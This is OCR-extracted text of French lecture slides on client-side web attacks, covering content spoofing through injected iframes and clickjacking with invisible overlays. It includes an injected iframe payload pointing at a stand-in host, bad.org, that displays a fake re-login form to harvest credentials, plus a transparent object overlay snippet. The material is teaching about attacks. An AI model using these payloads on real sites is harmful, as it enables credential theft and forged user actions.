
4

bad.org

3. Côté client Usurpation de contenu



3. Côté client Usurpation de contenu



3. Côté client Usurpation de contenu

Smith<iframe src=...></iframe>

Application Web

BD

Contensin
Dupond
Smith<iframe src=http://bad.org/page.html
style="background-color:white;border:0;width:100%;
height:100%;position:absolute;top:0;left:0"></iframe>
Toto

HTML

admin

Vous avez été déconnecté, merci de vous authentifier

login

password

Contensin
Dupo
Smith
Toto

Vous avez été déconnecté, merci de vous authentifier

login

password

bad.org

Smith<iframe src=...></iframe>

BD

Application Web

Contensin
Dupond
Smith<iframe src=http://bad.org/page.html
style="background-color:white;border:0;width:100%;
height:100%;position:absolute;top:0;left:0"></iframe>
Toto

HTML

admin

Vous avez été déconnecté, merci de vous authentifier

login admin

password **********

5

En-tête : referer

Corps : login & mot de passe


Vous avez été déconnecté, merci de vous authentifier

login

password


bad.org

3. Côté client Usurpation de contenu



Détournement de clic


Attaque consistant à placer un contenu invisible (ex iframe, div, object + style CSS) au dessus d'un élément d'interface cliquable (bouton, lien hypertexte)




But :

- rediriger l'internaute vers un site offrant des services ou des produits similaires
- envoyer une requête HTTP pour modifier des ressources (permet attaque CSRF si utilisateur authentifié sur le site cible) : ex achat sur amazon, like facebook
- modification de réglages de sécurité : ex Flash

3. Côté client Usurpation de contenu







HTML

```
<img src='chat.png'>
<img src='play.png' style='position:absolute;left:300px;top:300px'>
<object style="opacity:0.0;position:absolute;top:150;left:200"
        width=300 height=250>
            <param value='URL swf' name='movie'>
            <embed width=300 height=300 src=' URL swf'>
</object>
```

